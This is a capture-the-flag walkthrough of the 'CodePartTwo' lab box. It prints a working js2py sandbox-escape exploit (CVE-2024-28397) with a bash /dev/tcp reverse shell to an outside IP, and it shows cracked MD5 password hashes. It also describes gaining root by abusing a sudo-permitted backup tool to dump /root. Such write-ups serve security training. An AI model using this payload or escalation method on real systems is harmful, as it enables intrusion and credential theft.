CodePartTwo
Contents
Intro
This box hosts a simple code editor running js2py, which is open for exploitation. After gaining user access, the key to root lies within npbackup. Pretty decent box, good luck to anyone else doing it!
User
sudo nmap -sC -sV 10.129.232.59

22/tcp    open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)

8000/tcp  open http Gunicorn 20.0.4
|_http-title: Welcome to CodePartTwo
|_http-server-header: gunicorn/20.0.4
Nothing interesting to see apart from an HTTP server running gunicorn (wsgi - web server gateway interface).
While on the website, you ahve three options to choose from: download, login and register.

Downloading the app nets you a zip file, which if you extract, you get a file called app - we cd into it and see where to continue from there.
ls
app.py  instance  requirements.txt  static  templates
requirements contains the text below:
flask==3.0.3
flask-sqlalchemy==3.1.1
js2py==0.74
When checking app.py, we find two notable things, one is a secret key, which could be used to forge cookies - the other is an eval, which could lead to code execution.
app.secret_key = 'S3cr3tK3yC0d3PartTw0'

result = js2py.eval_js(code)
For now, let's register to the webapp.
Upon logging in, we get a (python) code editor that runs and saves code.

If you try to import, you get an error message that says the following:
Error: SyntaxError: Line 1: ImportDeclaration is not supported by ECMA 5.1.
After doing some research, I've found that there's a sandbox escape for js2py (CVE-2024-28397) which works on version 0.74 and below, which works because variables in js work in a weird way when translating them raw to python.
let cmd = "bash -c 'bash -i >& /dev/tcp/10.10.15.242/9001 0>&1'"
let hacked, bymarve, n11
let getattr, obj

hacked = Object.getOwnPropertyNames({})
bymarve = hacked.__getattribute__
n11 = bymarve("__getattribute__")
obj = n11("__class__").__base__
getattr = obj.__getattribute__

function findpopen(o) {
    let result;
    for(let i in o.__subclasses__()) {
        let item = o.__subclasses__()[i]
        if(item.__module__ == "subprocess" && item.__name__ == "Popen") {
            return item
        }
        if(item.__name__ != "type" && (result = findpopen(item))) {
            return result
        }
    }
}

n11 = findpopen(obj)(cmd, -1, null, -1, -1, -1, null, null, true).communicate()
console.log(n11)
n11
Running this after I nc -lvnp 9001 of course.
We get our normal shell:
app@codeparttwo:~/app$ python3 -c 'import pty;pty.spawn("/bin/bash")'

stty raw -echo;fg

app@codeparttwo:~/app$ export TERM=xterm
Following the access of normal shell, we can dump the users database found in instance.
INSERT INTO user VALUES(1,'marco','649c9d65a206a75f5abe509fe128bce5');
INSERT INTO user VALUES(2,'app','a97588c0e2fa3a024876339e27aeb42e');
INSERT INTO user VALUES(3,'a','92eb5ffee6ae2fec3ad71c777531578f');
Since the hash is 32 characters, it is most likely raw MD5. To get the normal passwords back, we use crackstation to get marco's password: sweetangelbabylove.
If we cat /etc/passwd, we see that there's a marco user with shell access:
marco:x:1000:1000:marco:/home/marco:/bin/bash
We can now ssh into the system and get user flag.
Root
When running sudo -l, we see that there's a thing that thing that marco can run as sudo:
User marco may run the following commands on codeparttwo:
    (ALL : ALL) NOPASSWD: /usr/local/bin/npbackup-cli
This is a normal python script, let's run it and see what we get:
2026-02-26 19:37:37,451 :: CRITICAL :: Cannot run without configuration file.
There is a config file in our working directory however let's run it with that.
sudo /usr/local/bin/npbackup-cli -c /tmp/npbackup.conf  -s

ID        Time                 Host        Tags        Paths          Size
--------------------------------------------------------------------------------
35a4dac3  2025-04-06 03:50:16  codetwo                 /home/app/app  48.295 KiB
--------------------------------------------------------------------------------
Then a thought came to mind - what if we simply changed the path inside of the config file to /root/ and forced it to run the backup via -f?
sudo /usr/local/bin/npbackup-cli -c /tmp/npbackup.conf -b -f
After checking with the previous command again,
ID        Time                 Host         Tags        Paths          Size
----------------------------------------------------------------------------------
35a4dac3  2025-04-06 03:50:16  codetwo                  /home/app/app  48.295 KiB
a40b7e22  2026-02-26 19:46:54  codeparttwo              /root          197.660 KiB
----------------------------------------------------------------------------------
We get a snapshot of root!
(listing root backup)
sudo /usr/local/bin/npbackup-cli -c /tmp/npbackup.conf  --ls a40b7e22

(dumping file from root)
sudo /usr/local/bin/npbackup-cli -c /tmp/npbackup.conf  --snapshot-id a40b7e22 --dump /root/root.txt
And with that, we got the root flag! Additionally, there's also an id_rsa for SSH.